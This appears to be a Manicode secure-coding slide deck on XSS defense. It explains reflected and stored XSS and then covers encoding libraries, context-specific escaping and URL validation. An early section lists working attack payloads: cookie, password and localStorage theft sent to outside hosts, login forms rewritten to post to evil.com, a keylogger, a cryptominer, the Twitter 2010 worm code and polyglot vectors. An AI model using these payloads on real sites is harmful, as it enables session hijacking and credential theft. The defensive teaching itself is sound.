



MANICODE
SECURE CODING EDUCATION

XSS Defense



WARNING: Please do not attempt to hack any computer system without legal permission to do so. Unauthorized computer hacking is illegal and can be punishable by a range of penalties including loss of job, monetary fines and possible imprisonment.

ALSO: The *Free and Open Source Software* presented in these materials are examples of good secure development tools and techniques. You may have unknown legal, licensing or technical issues when making use of *Free and Open Source Software*. You should consult your company's policy on the use of *Free and Open Source Software* before making use of any software referenced in this material.

XSS Defense: Where are we going?

What is Cross Site Scripting? (XSS)

Output Escaping

HTML Sanitization

Safe JavaScript Sinks

Sandboxing

Safe JSON UI Usage

Content Security Policy



XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

What is XSS?



Consider the following URL...

www.example.com/saveComment?comment=Great+Site!

```
6    <h3> Thank you for you comments! </h3>
7    You wrote:
8    <p/>
9    Great Site! ●————— Input from request data!
10   <p/>
```

How can an attacker misuse this?



Reflected XSS


www.example.com/saveComment?comment=<script
src="evil.com/x.js"></script>

```
6    <h3>Comment Section:</h3>
7    <p>
8    Comment 1: <script src="evil.com/x.js">
9    </script>
10   <p/>
```


The attacker can add any JS to this page!



Reflected XSS



Persistent/Stored XSS





XSS Attack Payloads

XSS Attack: Cookie Theft

```
<script>
var badURL='https://manicode.com?data=' +
encodeURIComponent(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```

HTTPOnly could prevent this!



Stored XSS: Same Site Request Forgery

```
<script>  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("https://corp.mail.com  
?dest=boss@work.us&subj=YouAreAJerk",  
"GET");  
</script>
```

*HTTPOnly nor SameSite nor Token Binding
cookies nor **Pixies** would prevent this!*



XSS Undermining CSRF Defense (Twitter 2010)

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twitter.form_authenticity_token =
'(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
//alert(authtoken);

var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new
XHConn();ajaxConn.connect("/status/update","POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
"&tab=home&update=update");

var ajaxConn1 = new XHConn();

ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "Brugge ";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 100; i++) {
  data += "<marquee><b>";
  for (var y = 0; y < 8; y++) {
    if (Math.random() > .6) {
      data += badteam ;
      data += " kicks worse than my mom!&nbsp;";
    } else {
      data += awesometeam;
      data += " is obviously totally awesome!&nbsp;";
    }
  }
  data += "</h1></marquee>";
}
document.body.innerHTML=(data + "");
</script>
```


[illegible]

XSS Attack: Password Theft/Stored Phishing

```
1 function stealThePassword() {  
2     var data = document.getElementById("password").value;  
3     var img = new Image();  
4     img.src = "http://manico.net/webgoat?pass=" + data;  
5     alert("Login Successful!");  
6 }  
7  
8 document.body.innerHTML='...<input type="submit" +  
9 |value="Login" onclick="stealThePassword();">...';  
10
```

Harvest localStorage

```
<script>
for ( var i = 0, len = localStorage.length; i < len; ++i ) {
    alert(i);
    var img = document.createElement("IMG");
    img.src = "https://manicode.com/xss?d=" + encodeURIComponent(localStorage.key(i))
        + ":" + localStorage.getItem(localStorage.key(i));
}
</script>
```

XSS With No Letters!

<https://inventropy.us/blog/constructing-an-xss-vector-using-no-letters>

```
" " [ ( ! 1 + " " ) [ 3 ] + ( ! 0 + " " ) [ 2 ] + ( ' ' + { }  
) [ 2 ] ] [ ( ' ' + { } ) [ 5 ] + ( ' ' + { } ) [ 1 ] + ( "  
" [ ( ! 1 + " " ) [ 3 ] + ( ! 0 + " " ) [ 2 ] + ( ' ' + { } )  
[ 2 ] ] ) + " " ) [ 2 ] + ( ! 1 + ' ' ) [ 3 ] + ( ! 0 + ' ' )  
[ 0 ] + ( ! 0 + ' ' ) [ 1 ] + ( ! 0 + ' ' ) [ 2 ] + ( ' ' + {  
} ) [ 5 ] + ( ! 0 + ' ' ) [ 0 ] + ( ' ' + { } ) [ 1 ] + ( ! 0  
+ ' ' ) [ 1 ] ] ( ( ( ! 1 + " " ) [ 1 ] + ( ! 1 + " " ) [ 2 ]  
+ ( ! 0 + " " ) [ 3 ] + ( ! 0 + " " ) [ 1 ] + ( ! 0 + " " ) [  
0 ] ) + " ( 3 ) " ) ( )
```

alert(1) With No Letters or Numbers!

https://www.jsf**k.com/

```
[ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ]
] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] [ ( [
] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ]
+ ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] )
[ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ +
[ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [
] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] + ( ! ! [ ] + [ ] + [ + [ ] ] ] + ( [ ] [ [ ] ] + [ ] ) [ + ! + [ ] ] + ( ! [ ] + [ ] ) [
! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( [ ] [ [ ] ] + [ ] ) [ + [ ]
] + ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + !
+ [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ]
+ [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [
] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [
] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] + ( ! ! [ ] + [ ] + [ + [ ] ] ] + ( ! ! [ ] + [ ] )
[ + ! + [ ] ] ] ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [
] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + (
[ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + (
! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] [ ! + [ ] + ! + [ ] + [ + [ ] ] ] + [ +
! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [
] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ]
) [ + ! + [ ] ] ] [ ! + [ ] + ! + [ ] + [ + [ ] ] ] ) ( )
```



.mario  @0x6D6172696F



@RalfAllar @manicode Something like this? Or something more fancy?

```
fetch('/login').then(function(r){return r.text()}).then(function(t)
{with(document){open(),write(t.replace(/action="/gi,'action="//
evil.com/?'))},close())})
```



koto @kkotowicz

@0x6D6172696F @manicode @RalfAllar

```
with(document)write((await(await fetch('/login')).text()).replace(/
(action=")/ig,'$1//evil.com/?')),close()
```



koto @kkotowicz

@manicode @0x6D6172696F @RalfAllar Still on it :) \$& instead of \$1
would let you drop parentheses in regexp.

show login then rewrite all forms to evil.com

mine fake money

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

keylogger

```
1 function spyOnKeyDown(socket) {  
2     document.onkeydown = function (e) {  
3         e = e || window.event;  
4  
5         socket.emit('update', {  
6             type: 'type',  
7             msg: e.keyCode  
8         });  
9     };  
10 }
```



\u2028\u2029 @garethheyes

@**manicode** How about: javascript:/*--></title></style></textarea></script></xmp><svg/onload='+"/+/onmouseover=1/+/[*/[]/+alert(1)//'>

polyglot XSS for any UI location

An abstract diagram on an orange background. It features several 'X' characters and 'O' characters. Some 'X's are enclosed in hand-drawn white ovals. Lines connect some 'O's to the 'X's. A small white square is also present, with a line pointing to one of the 'X's.

XSS Defense

XSS Defense Principles

- Assume all variables added to a UI are dangerous
- Ensure ***all variables and content*** dynamically added to a UI are protected from XSS in some way ***at the UI layer itself***
- Do not depend on server-side protections (validation) to protect you from XSS
- Be wary of developers disabling framework features that provide automatic XSS defense *ie:*
React dangerouslySetInnerHTML
Angular bypassSecurityTrustAs



XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

XSS Defense 1: Encoding Libraries



Ruby on Rails

<http://api.rubyonrails.org/classes/ERB/Util.html>



PHP

<http://twig.sensiolabs.org/doc/filters/escape.html>

<http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html>



Java (Updated September 2018)

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project



.NET AntiXSS Library (v4.3 NuGet released June 2, 2014)

<http://www.nuget.org/packages/AntiXss/>



Python

Jinja2 Framework has built it and standalone escaping capabilities

"MarkupSafe" library



<t;

HTML Entity Encoding **The Big 6**

1	&	&
2	<	<
3	>	>
4	"	"
5	'	'
6	/	/

Best Practice: Validate and Encode

```
String email = request.getParameter("email");  
out.println("Your email address is: " + email);
```

```
String email = request.getParameter("email");  
String expression =  
    "^\\w+((-\\w+)|(\\.\\w+))*\\@[A-Za-z0-9]+((\\.|-)[A-Za-z0-9]+)*\\. [A-Za-z0-9]+$";  
  
Pattern pattern = Pattern.compile(expression, Pattern.CASE_INSENSITIVE);  
Matcher matcher = pattern.matcher(email);  
if (matcher.matches())  
{  
    out.println("Your email address is: " + Encoder.HtmlEncode(email));  
}  
else  
{  
    //log & throw a specific validation exception and fail safely  
}
```

XSS Contexts

Danger: Multiple Contexts



Different encoding and validation techniques needed for different contexts!

HTML
Body

HTML
Attributes

<STYLE>
Context

<SCRIPT>
Context

URL
Fragment
Context

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project



No third party libraries or configuration necessary.

This code was designed for high-availability/high-performance encoding functionality. Redesigned for performance.

Simple drop-in encoding functionality.

More complete API (uri and uri component encoding, etc) in some regards.

This is a Java 1.5 project.

Last updated September 2018 (version 1.2.2)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project



HTML Contexts

Encode#forHtml(String)

Encode#forHtmlContent(String)

Encode#forHtmlAttribute(String)

Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)

Encode#forXmlContent(String)

Encode#forXmlAttribute(String)

Encode#forXmlComment(String)

Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)

Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)

Encode#forJavaScriptAttribute(String)

Encode#forJavaScriptBlock(String)

Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUriComponent(String)

Microsoft Encoder and AntiXSS Library



Microsoft Web Protection Library

HOME SOURCE CODE DOWNLOADS DOCUMENTATION DISCUSSIONS ISSUES PEOPLE LICENSE

Files History Patches Connect Upload Patch Download Follow (383) Subscribe

BuildProcessTemplates
release
trunk
Documentation
Microsoft.Security.Application.Encoder
CodeCharts
Properties
AntiXSS.cs
CodeCharts.cs
CssEncoder.cs
Encoder.cs
EncoderUtil.cs
GlobalSuppressions.cs
HtmlParameterEncoder.cs
Lazy.cs

AntiXSS.cs

Compare with other versions: Select version

```
// -----  
// <copyright file="AntiXSS.cs" company="Microsoft Corporation">  
// Copyright (c) 2008, 2009, 2010 All Rights Reserved, Microsoft Corporation  
//  
// This source is subject to the Microsoft Permissive License.  
// Please see the License.txt file for more information.  
// All other rights reserved.  
//  
// THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY  
// KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE  
// IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A  
// PARTICULAR PURPOSE.  
//  
// </copyright>  
// <summary>  
// Performs encoding of input strings to provide protection against
```

Microsoft Encoder and AntiXSS Library



Microsoft.Security.Application.Encoder

For use in your ***User Interface Code*** to defuse script in output

```
public static string HtmlEncode(string input)
public static string HtmlAttributeEncode(string input)
public static string UrlEncode(string input)
public static string XmlEncode(string input)
public static string XmlAttributeEncode(string input)
public static string JavaScriptEncode(string input)
public static string CSSEncode(string input)
public static string VisualBasicScriptEncode(string input)
```

XSS Defense by Context

| Context | Encoding | OWASP Java Encoder | .NET AntiXSS |
|------------------|-----------------------|--|-----------------------------|
| HTML Body | HTML Entity Encode | Encode.forHtmlContent | Encoder.HtmlEncode |
| HTML Attribute | HTML Entity Encode | Encode.forHtmlAttribute | Encoder.HtmlAttributeEncode |
| JavaScript Value | JavaScript Hex Encode | Encode.forJavaScript
Encode.forJavaScriptBlock
Encode.forJavaScriptAttribute | Encoder.JavaScriptEncode |
| CSS Value | CSS Hex Encode | Encode.forCssString
Encode.forCssUrl | Encoder.CssEncode |
| URL Fragment | UR Encode | Encode.forUriComponent | Encoder.UrlEncode |

XSS Defense by Context and Framework

| | Struts 2.3 | Spring MVC | JSF | JSP | JXT |
|-----------|---|--|---|---|---------------------------|
| HTML | <code><s:property escapeHtml/>*</code> | "defaultHtmlEscape" for the whole app in web.xml
<code><spring:escapeBody htmlEscape="true"></code> | automaticall
y encoded** | <code><c:out></code> have to specify in each case | automatic
ally encoded |
| Attribute | JSTL:
<code>\${fn:escapeXml(stringJS)}</code> | <code><spring:escapeBody htmlEscape="true"></code> | automaticall
y encoded | <code><c:out></code> have to specify in each case | automatic
ally encoded |
| URL | <code><s:url /></code> | <code><spring:url value="/url/path/{params}"></code> | <code><h:outputLink></code> with <code><f:param></code> | | automatic
ally encoded |
| JS | <code><s:property escapeJavaScript/></code> | <code><spring:escapeBody javaScriptEscape="true"></code> | | <code><c:out></code> | automatic
ally encoded |
| CSS | | | | | |
| XML | <code><s:property escapeXml/></code> | | automaticall
y encoded | <code><c:out></code> | |

HTML Body Context

XSS in HTML Body



1) Here is a URL that an attacker could manipulate:

- `example.com?error_msg=You cannot access that file.`

2) The error message variable is displayed in a web page like so:

- `<div><%= request.getParameter("error_msg") %></div>`

3) Here is a sample basic attack:

- `example.com?error_msg=<script src="e.kp/e.js">`

HTML Encoding stops XSS in this context!

HTML Body Escaping Examples



HTML Entity Escaping

```
<div> UNTRUSTED </div>
```

```
<h1> UNTRUSTED </h1>
```

```
<textarea> UNTRUSTED </textarea>
```

```
..UNTRUSTED </td>..
```


HTML Body Escaping Examples



OWASP Java Encoder

```
<div><%= Encode.forHtml (UNTRUSTED) %></div>  
<h1><%= Encode.forHtml (UNTRUSTED) %></h1>
```

AntiXSS.NET

```
Encoder.HtmlEncode (UNTRUSTED)
```

XSS Attack: Cookie Theft : RAW

```
<script>
var badURL='https://manicode.com?data=' +
encodeURIComponent(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```

XSS Attack: Cookie Theft : ESCAPED

```
<script><br/>var  
badURL='https://manicode.com?data=' +  
encodeURIComponent(document.cookie);<br/>new  
Image().src =  
badURL;<br/></script><br/>
```

HTML Attribute Body Context

XSS in HTML Attributes



Where else can
XSS go?

```
<input type="text" name="comments" value="?????">
```

What could an
attacker put here?

```
<input type="text" name="comments"  
value=" hello" onmouseover="ATTACK" id=" ">
```

Other attribute
attacks:

```
<input type="text" name="comments"  
value=" "><script src="https://evil.kp/e.js"><a id=" ">
```

HTML Attribute Escaping Examples



HTML Attribute Escaping

```
<input type="text" name="data" value="UNTRUSTED" />
```

```
<td width="UNTRUSTED" />
```

```
<a href="UNTRUSTED">The Link</a>
```

HTML Attribute Escaping Examples



OWASP Java Encoder

```
<input type="text" name="data"  
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

```
<input type="text" name="data"  
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

AntiXSS.NET

```
Encoder.HtmlAttributeEncode(UNTRUSTED)
```

URL Substring Contexts

URL Fragment Escaping Examples



URL/URI Escaping

```
<%-- Encode URL parameter values --%>
```

```
<a href="/search?value=UNTRUSTED&order=1#top">
```

```
<%-- Encode REST URL parameters --%>
```

```
<a href="http://www.manicode.com/page/UNTRUSTED">
```

URL Fragment Escaping Examples



OWASP Java Encoder

```
String theUrl = "/search?value=" +  
Encode.forUriComponent(parameterValue) +  
"&order=1#top";
```

```
<a href="<%=  
Encode.forHtmlAttribute(theUrl)  
%>">LINK</a>
```

Protecting Untrusted Complete URLs



1

First validate to ensure the string is a valid URL

2

Only allow HTTP or HTTPS only

3

Check the URL for malware inbound and outbound

4

Encode URL in the right context of display

```
<a href="UNTRUSTED URL">UNTRUSTED URL</a>
```

Bypassing Auto Escaping (JSX)

```
var linkToUser =  
"http://www.facebook.com/example"  
  
<a href={linktoUser}>Visit User's  
Facebook Page</a>  
  
"javascript:alert('xss')";
```

Server-side URL Validation in Java

```
1 public static String validateURL(String UNTRUSTED)
2 throws ValidationException {
3
4     // throws URISyntaxException if invalid URL
5     URI uri = new URI(UNTRUSTED);
6
7     // don't allow relative uris
8     if (!uri.isAbsolute())
9         throw new ValidationException("Not an absolute URL");
10
11     // don't allows javascript urls, etc...
12     if (!"https".equals(uri.getScheme()))
13         throw new ValidationException("HTTPS URL's only");
14
15     // Normalize to get rid of '.' and '..' path components
16     uri = uri.normalize();
17
18     return uri.toASCIIString();
19 }
```

Client-side URL Validation in React

```
1 import React, { Component } from 'react'
2 import URL from 'url-parse'
3
4 function isSafe(url) {
5   const protocol = URL(url).protocol
6   if (protocol === 'http:') return true
7   if (protocol === 'https:') return true
8
9   return false
10 }
11
12 const payload = `javascript:alert(1)`
13
14 class SecuredLink extends Component {
15   render() {
16     return <a href={isSafe(payload) ? payload : null}>Click me!</a>
17   }
18 }
19
20 export default App
```

Escaping When Managing Complete URLs



Assuming the untrusted URL has been properly validated

OWASP Java Encoder

```
<a href="<%= Encode.forHTMLAttribute(untrustedURL) %>">  
Encode.forHtml(untrustedURL)  
</a>
```

AntiXSS.NET

```
<a href="<%= Encoder.HtmlAttributeEncode(untrustedURL) %>">  
Encoder.HtmlEncode(untrustedURL)  
</a>
```

JavaScript Value Contexts

XSS in JavaScript Context



<http://example.com/viewPage?name=Jerry>

```
418 <script>
419     //create variable for name input
420     var name = "Jerry";
421 </script>
```

What attacks would be possible?

Sample Attack

```
" ;document.body.innerHTML='allyourbase' ;//
```

Leads To

```
var name="" ;document.body.innerHTML='allyourbase' ;//";
```

JavaScript Escaping Examples

JS

JS Hex Escaping

```
<button  
onclick="alert( ' UNTRUSTED ' );">  
click me</button>
```

```
<script type="text/javascript">  
var msg = " UNTRUSTED ";  
alert(msg);  
</script>
```

JavaScript Escaping Examples



OWASP Java Encoder

```
<button  
onclick="alert(' <%= Encode.forJavaScript(alertMsg)  
    %>' );">  
click me</button>  
  
<script type="text/javascript">  
var msg = "<%= Encode.forJavaScript(alertMsg) %>";  
alert(msg);  
</script>
```

AntiXSS.NET

```
Encoder.JavaScriptEncode(alertMsg)
```

CSS Value Contexts

XSS in the Style Context

Consider this example:

<http://example.com/viewDocument?background=brown>

```
169 <style>
170 body {
171     font-size: 0.8em;
172     color: black;
173     font-family: Geneva, Verdana, Arial, Helvetica, san-serif;
174     background-color: brown;
175     margin: 0;
176     padding: 0;
177 }
178 </style>
```

URL parameter written
within style tag

Sample Attack

```
purple;}</style><script>ATTACK</script> <style>body
{color: red
```

CSS Encoding Problems

Legacy Browsers



```
String tempWidth = request.getParameter("width");
...
<div style="width: <%=tempWidth%>;"> Mouse over </div>
...
ESAPI.encoder().encodeForCSS(
"expression(alert(String.fromCharCode(88,88,88)))"
);
...
<div style="width: expression\28 alert\28 String\2e
fromCharCode\20 \28 88\2c 88\2c 88\29 \29 \29 ;"> Mouse over
</div>
```

Pops in IE6, IE7 and quirks mode

lists.owasp.org/pipermail/owasp-esapi/2009-February/000405.html

CSS Encoding Examples



CSS Hex Escaping

```
<div style="background: url('UNTRUSTED');">
```

```
<style type="text/css">  
background-color: 'UNTRUSTED';  
</style>
```

CSS Encoding Examples



OWASP Java Encoder

```
<div style="background: url('<%=Encode.forCssUrl(value)%>');">

<style type="text/css">
background-color: '<%=Encode.forCssString(value)%>';
</style>
```

AntiXSS.NET

```
Encoder.CssEncode(value)
```


Escaping Final Thoughts

Dangerous Contexts

There are just certain places in HTML documents where you cannot place untrusted data

Danger: `<a $DATA> $DATA onblur="attack"`

There are just certain JavaScript functions that cannot safely handle untrusted data for input

Danger: `<script>eval($DATA);</script>`

Be careful of developers disabling escaping in frameworks that autoescape by default

- `dangerouslySetInnerHTML`
- `bypassSecurityTrustHtml`



Java XSS Defense Examples

```
<html>
<body>
```

```
<style>
bgcolor: '<%= Encode.forCssString( userColor ) %>';
</style>
```

```
Hello, <%= Encode.forHtml( userName ) %>!
```

```
<script>
